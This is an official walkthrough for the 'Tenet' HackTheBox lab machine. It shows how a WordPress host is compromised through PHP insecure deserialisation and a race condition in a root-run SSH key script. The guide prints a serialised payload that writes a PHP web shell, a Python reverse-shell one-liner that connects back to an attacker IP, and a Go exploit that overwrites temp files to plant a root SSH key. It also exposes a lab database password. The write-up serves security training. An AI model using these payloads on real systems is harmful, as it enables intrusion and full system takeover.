



# HACKTHEBOX



## Tenet

8<sup>th</sup> June 2021 / Document No D21.100.122

Prepared By: TRX

Machine Author(s): egotisticalSW

Difficulty: **Medium**

Classification: Official

# Synopsis

---

Tenet is a Medium difficulty machine that features an Apache web server. It contains a Wordpress blog with a few posts. One of the comments on the blog mentions the presence of a PHP file along with its backup. It is possible after identification of the backup file to review its source code. The code in PHP file is vulnerable to an insecure deserialisation vulnerability and by successfully exploiting it a foothold on the system is achieved. While enumerating the system it was found that the Wordpress configuration file can be read and thus gaining access to a set of credentials. By using them we can move laterally from user `www-data` to user `Neil`. Further system enumeration reveals that this user has root permissions to run a bash script through `sudo`. The script is writing SSH public keys to the `authorized_keys` file of the `root` user and is vulnerable to a race condition. After successful exploitation, attackers can write their own SSH keys to the `authorized_keys` file and use them to login to the system as `root`.

## Skills Required

---

- Enumeration
- Good knowledge of PHP
- Bash scripting knowledge

## Skills Learned

---

- Exploitation of an Insecure Deserialisation
- Exploitation of a Race Condition in a Bash script

# Enumeration

---

## Nmap

---

Let's begin by running `nmap` scan.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.223 | grep '^[0-9]' | cut -d '/' -f 1 |  
tr '\n' ',' | sed s/,,$//)  
nmap -p$ports -sV -sC 10.10.10.223
```



```
nmap -p$ports -sV -sC 10.10.10.223  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   2048 cc:ca:43:d4:4c:e7:4e:bf:26:f4:27:ea:b8:75:a8:f8 (RSA)  
|   256  85:f3:ac:ba:1a:6a:03:59:e2:7e:86:47:e7:3e:3c:00 (ECDSA)  
|_  256  e7:e9:9a:dd:c3:4a:2f:7a:e1:e0:5d:a2:b0:ca:44:a8 (ED25519)  
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))  
|_ http-server-header: Apache/2.4.29 (Ubuntu)  
|_ http-title: Apache2 Ubuntu Default Page: It works  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan reveals open ports 22 (SSH) and 80 (Apache).

## HTTP

---

Navigate to port 80 using a browser to check out the website.



# Apache2 Ubuntu Default Page

## It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

## Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

The page returns the default Apache2 page for Ubuntu. We run a `GoBuster` scan to enumerate hidden files and folders.

```
gobuster dir -u http://10.10.10.223 -w /usr/share/wordlists/dirb/common.txt
```



```
gobuster dir -u http://10.10.10.223 -w /usr/share/wordlists/dirb/common.txt

=====
Starting gobuster in directory enumeration mode
=====
/.hta           (Status: 403) [Size: 277]
/.htpasswd      (Status: 403) [Size: 277]
/.htaccess      (Status: 403) [Size: 277]
/index.html     (Status: 200) [Size: 10918]
/server-status  (Status: 403) [Size: 277]
/wordpress      (Status: 301) [Size: 316] [--> http://10.10.10.223/wordpress/]
```

The scan reveals the `wordpress` directory and upon navigating to it, a seemingly broken WordPress page is presented. Upon selecting on any of the links called `TENET`, the webpage redirects to the hostname `tenet.htb`. Add this to the hosts file to further proceed or enumeration.

```
echo "10.10.10.223 tenet.htb" >> /etc/hosts
```

By refreshing the page and the following content will now be visible.

TENET

## This Is Where Our Worlds Collide

We're looking for beta testers of our new time-management software, 'Rotas' 'Rotas' will hopefully be coming to market late 2021, pending rigorous QA from our developers, and you! For more information regarding opting-in, watch this space.

Published December 16, 2020  
Categorized as [Uncategorized](#)

The WordPress page contains three blog posts with the most interesting one referring to a data migration.

# Migration

---

We're moving our data over from a flat file structure to something a bit more substantial. Please bear with us whilst we get one of our devs on the migration, which shouldn't take too long.

Thank you for your patience

This post contains a comment that references a file called `sator.php` as well as a backup it that has supposedly been removed due to the migration.

# 1 comment



neil

December 16, 2020 at 2:53 pm

did you remove the sator php file and the backup?? the migration program is incomplete! why would you do this?!

Reply

We navigate to `http://tenet.htb/sator.php` to check the file presence. A `Not Found` message is being returned, however, it is also possible the file to exist outside the virtual host `tenet.htb`. We can navigate to `http://10.10.10.223/sator.php` and indeed the following output is being shown.

```
[+] Grabbing users from text file
[] Database updated
```

A backup of the PHP file was also referenced and the most common backup file extension is `.bak`. If such a file exists it might be able to provide the source code of file `sator.php`. We navigate to `http://10.10.10.223/sator.php.bak` to download the file and then review it's source code using any text viewer like `cat`.

```
<?php

class DatabaseExport
{
    public $user_file = 'users.txt';
    public $data = '';

    public function update_db()
    {
        echo '[+] Grabbing users from text file <br>';
        $this->data = 'Success';
    }

    public function __destruct()
    {
        file_put_contents(__DIR__ . '/' . $this->user_file, $this->data);
        echo '[] Database updated <br>';
        // echo 'Gotta get this working properly...';
    }
}
```

```
$input = $_GET['arepo'] ?? '';  
$databaseupdate = unserialize($input);  
  
$app = new DatabaseExport;  
$app -> update_db();  
?>
```

The code defines a class called `DatabaseExport` that makes use of the `__destruct()` magic function in order to create a file called `users.txt` filled with user defined data.

The data is supposed to be read from the `arepo` parameter using a `GET` request and `unserialized`, however, the data is never passed to the instantiated class, as it is noted that the code does not yet work correctly. Finally the `update_db()` function is called.

# Foothold

## Remote Code Execution

It is possible to exploit the above functionality and specifically the `unserialize` function in order to abuse the `DatabaseExport` class and write a shell into the Web Server folder that could then be used for Remote Code Execution. First we need to generate though a serialised payload. Consider the following code.

```
<?php
class DatabaseExport
{
    public $user_file='attack.php';
    public $data = '<?php system($_GET["cmd"]);?>';
}
$payload = new DatabaseExport;
echo (serialize($payload));
?>
```

An instance of the `DatabaseExport` class is created and the `data` variable is filled with a basic web shell that receives input from the `cmd` parameter and uses the `system` function to execute commands. This data will be written to a file called `attack.php`. Finally the payload is serialised. We place the code inside a file called `generate.php` and run it as follows.

```
php generate.php
```

The following payload is echoed out.

```
O:14:"DatabaseExport":2:{s:9:"user_file";s:10:"attack.php";s:4:"data";s:29:"<?php
system($_GET["cmd"]);?>";}
```

We copy the above payload and paste it into the URL as the value of the `arepo` parameter.

```
http://10.10.10.223/sator.php?arepo=O:14:"DatabaseExport":2:
{s:9:"user_file";s:10:"attack.php";s:4:"data";s:29:"<?php system($_GET["cmd"]);?>";}
```

The following output is received.

```
[+] Grabbing users from text file
[] Database updated
[] Database updated
```

We notice that the `Database updated` message is shown twice, which means that the payload was successfully executed. We navigate to `http://10.10.10.223/attack.php` and use the `cmd` variable to execute our command.



```
http://10.10.10.223/attack.php?cmd=id
```

The above command returns the ID of the `www-data` user and thus code execution is achieved.

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

## Reverse Shell

The web shell can now be used to receive a reverse shell on our system.

```
which python3  
/usr/bin/python3
```

The above command shows that `Python3` is installed on the system and so it can be used to get a reverse shell.

We initiate a `Netcat` listener to receive the shell on.

```
nc -lvp 1234
```

Finally we use the following payload in the `cmd` parameter.

```
python3 -c 'import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.  
10.14.4",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);  
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
```



```
nc -lvp 1234
```

```
Listening on 0.0.0.0 1234
```

```
Connection received on tenet.htb 45658
```

```
www-data@tenet:/var/www/html$ id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

A reverse shell is successfully received as the `www-data` user, however, we yet lack the permissions to read the `user.txt`.

# Lateral Movement

From our initial system enumeration we spot the common location that wordpress credentials are stored in the related configuration file that is located under `/var/www/html/wordpress/` directory.

```
cat /var/www/html/wordpress/wp-config.php
```

The file contains the following database credentials that are used to connect to MySQL.

```
/ ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define( 'DB_NAME', 'wordpress' );  
  
/** MySQL database username */  
define( 'DB_USER', 'neil' );  
  
/** MySQL database password */  
define( 'DB_PASSWORD', 'Opera2112' );  
  
/** MySQL hostname */  
define( 'DB_HOST', 'localhost' )
```

System enumeration revealed us that a user called `neil` indeed exists, therefore it is worth checking if this password has been re-used also for system login. As the SSH service is running on the system, we can try to test to connect to user `neil` with the above credentials.

```
ssh neil@10.10.10.223
```



```
ssh neil@10.10.10.223  
neil@10.10.10.223's password: Opera2112  
  
neil@tenet:~$ id  
uid=1001(neil) gid=1001(neil) groups=1001(neil)
```

The connection is successful and the user flag can now be read under `/home/neil` directory.

# Privilege Escalation

Enumeration of the `neil` privileges reveals that he is able to execute the shell script `/usr/local/bin/enableSSH.sh`, as root.

```
sudo -l
```

```
sudo -l
```

User neil may run the following commands on tenet:  
(ALL : ALL) NOPASSWD: /usr/local/bin/enableSSH.sh

The script it's readable and contains the following code.

```
#!/bin/bash

checkAdded() {
    sshName=$(/bin/echo $key | /usr/bin/cut -d " " -f 3)

    if [[ ! -z $(/bin/grep $sshName /root/.ssh/authorized_keys) ]]; then
        /bin/echo "Successfully added $sshName to authorized_keys file!"
    else
        /bin/echo "Error in adding $sshName to authorized_keys file!"
    fi
}

checkFile() {
    if [[ ! -s $1 ]] || [[ ! -f $1 ]]; then
        /bin/echo "Error in creating key file!"
        if [[ -f $1 ]]; then /bin/rm $1; fi
        exit 1
    fi
}

addKey() {
    tmpName=$(mktemp -u /tmp/ssh-XXXXXXXX)
    (umask 110; touch $tmpName)
    /bin/echo $key >>$tmpName
    checkFile $tmpName
    /bin/cat $tmpName >>/root/.ssh/authorized_keys
}
```

```

/bin/rm $tmpName
}

key="ssh-rsa
AAAAA3NzaGlyc2GAAAAGAQAAAAAAQG+AMU8OGdqbAPP/Ls7bXOa9jNlNzNOgXiQh6ih2WOhVgGjqr2449ZtsGv
SruYibxN+MQLG59VkuLNU4NNiadGry0wT7zpALGg2Gl3A0bQnN13YkL3AA8TlU/ypAuocPVZWovmNjGlftZG9AP
656hL+c9RfqvNLVcqvQvhNNbAvzaGR2XOVOfxt+AmVLGTlSggRXi6/NyqdzG5Nkn9L/GZGa9hcwM8+4nT43N6N
31lNhX4NeGabNx33b25lqermjA+RGWMvGN8siaGskvgaSbuzamGV9N8umLp6lNo5fqSpiGN8MQSNsXa3xXG+kpl
Ln2W+pbzbGwTNN/w0p+Urjbl root@ubuntu"
addKey
checkAdded

```

The script can be run to add a hardcoded public RSA key to the root user's `authorized_keys` file. Specifically there are three functions in the script, `addKey`, `checkFile` and `checkAdded`.

The first function uses the `mktemp` command in order to generate a temporary file name in `/tmp` where the RSA key will be stored. It is worth noting that the `-u` option is unsafe according to the `man` page of `mktemp` and is only used to print a file name without actually creating the file. The file is then created using `touch` and a `umask` of 110 is used, which means the file is writeable by everyone on the system. The `checkFile` function is then called and the contents of the RSA key are placed in the newly created file.

The `checkFile` function checks the SSH name that was added in the `authorized_keys` file to make sure it is `root@ubuntu` and prints the corresponding message.

Finally, `checkAdded` reads the `authorized_keys` file to confirm the successful addition of keys.

This script is vulnerable to a Race Condition due to the mistakes noted and specifically the wrong usage of `mktemp`, the misuse of the `umask`, the usage of the double `>>` in the echo command, which appends to the file instead of overwriting and finally the temporary file is created in a public directory and can be edited by any user.

For the exploitation to work we generate new SSH keys locally.

```
ssh-keygen -f /root/id_rsa -N ""
```

Next we copy the contents of `id_rsa.pub` and replace the existing key in the following code.

```

package main
import (
    "fmt"
    "path/filepath"
    "io/ioutil"
)
func main() {

```

```

contents := []byte("ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGD0e/9r40oZpqy2YdTFkTnZ5AGrjF9Sid4UKEITtihNvt66Or0bMYDpzAF
GLcuus9bqvxnYHZ5wjIXLAGixfJaNx0pSb5ssug5vPJenltri8CDXrXGGsvyhOEIP82en8XsPXqiz9SWEtMSSQf
CWcjH66GyeM+Uuqmvk6HuukTu3ZjfyP/Lspkid4NnDfDG0HwlmXjlsVG1iIh08kNU0r+xfyA2Ebgk2K2/zJvohR
gEKObMSr6jq2lK2XsolIEOVd3KIcDHE5UkH2VlJlqw4mIQhqN4fOKlJhWzDCEWRQEb2hlRiMPiyFSkn8tK+Jyot
y7CFEdG6vTsu/hxdWESL+L80USxTwYG7BKmn5LyXYS0i+bWoGvgg9mkJZ2Wzv3g+ueycVUEGu7jwJn8Y30fFmZC
Vqu0vnaUORDjGslWpsm5fKVdi9SsJvO2AjRhKlghqHRCXelen9rpCMnd6jzmVMsHtlghoKJgEBSvA+kfwx9dHZt
7cyix43mzA/FjgUFH7Zak= trx@parrot\n root@ubuntu");

for {
    matches, _ := filepath.Glob("/tmp/ssh-*")
    for _, file := range matches {
        fmt.Println(file);
        ioutil.WriteFile(file, contents, 0666);
        fmt.Println("File written successfully");
    }
}


```

The above code, written in `Go` programming language, searches the `/tmp` folder for files with the starting pattern of `ssh-*` and replaces the contents with the previously created public SSH key. We first need to build it.

```
go build exploit.go
```

We can use the `scp` to copy the compiled file to the target system.

```
scp exploit neil@tenet.htb:/tmp
```



```

scp exploit neil@tenet.htb:/tmp

neil@tenet.htb's password: Opera2112
exploit                               100% 2158KB   3.4MB/s   00:00

```

Then we can open a second SSH session to the system.

```
ssh neil@tenet.htb
```

The first SSH connection will be used to run the exploit and the second will be used to run the `enableSSH.sh` script. Navigate to `/tmp` and execute the exploit.

```

cd /tmp
chmod +x exploit
./exploit

```

On the second terminal run the `enableSSH` script.

```
sudo /usr/local/bin/enableSSH.sh
```

The SSH script will need to run a few times before the message `Successfully added root@ubuntu to authorized_keys file!` appears. Once this happens we can now SSH to the root user using the RSA keys we generated earlier.

```
ssh -i id_rsa root@tenet.htb
```



```
ssh -i id_rsa root@tenet.htb
```

```
root@tenet:~# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

This is successful and the root flag can be found in `/root`.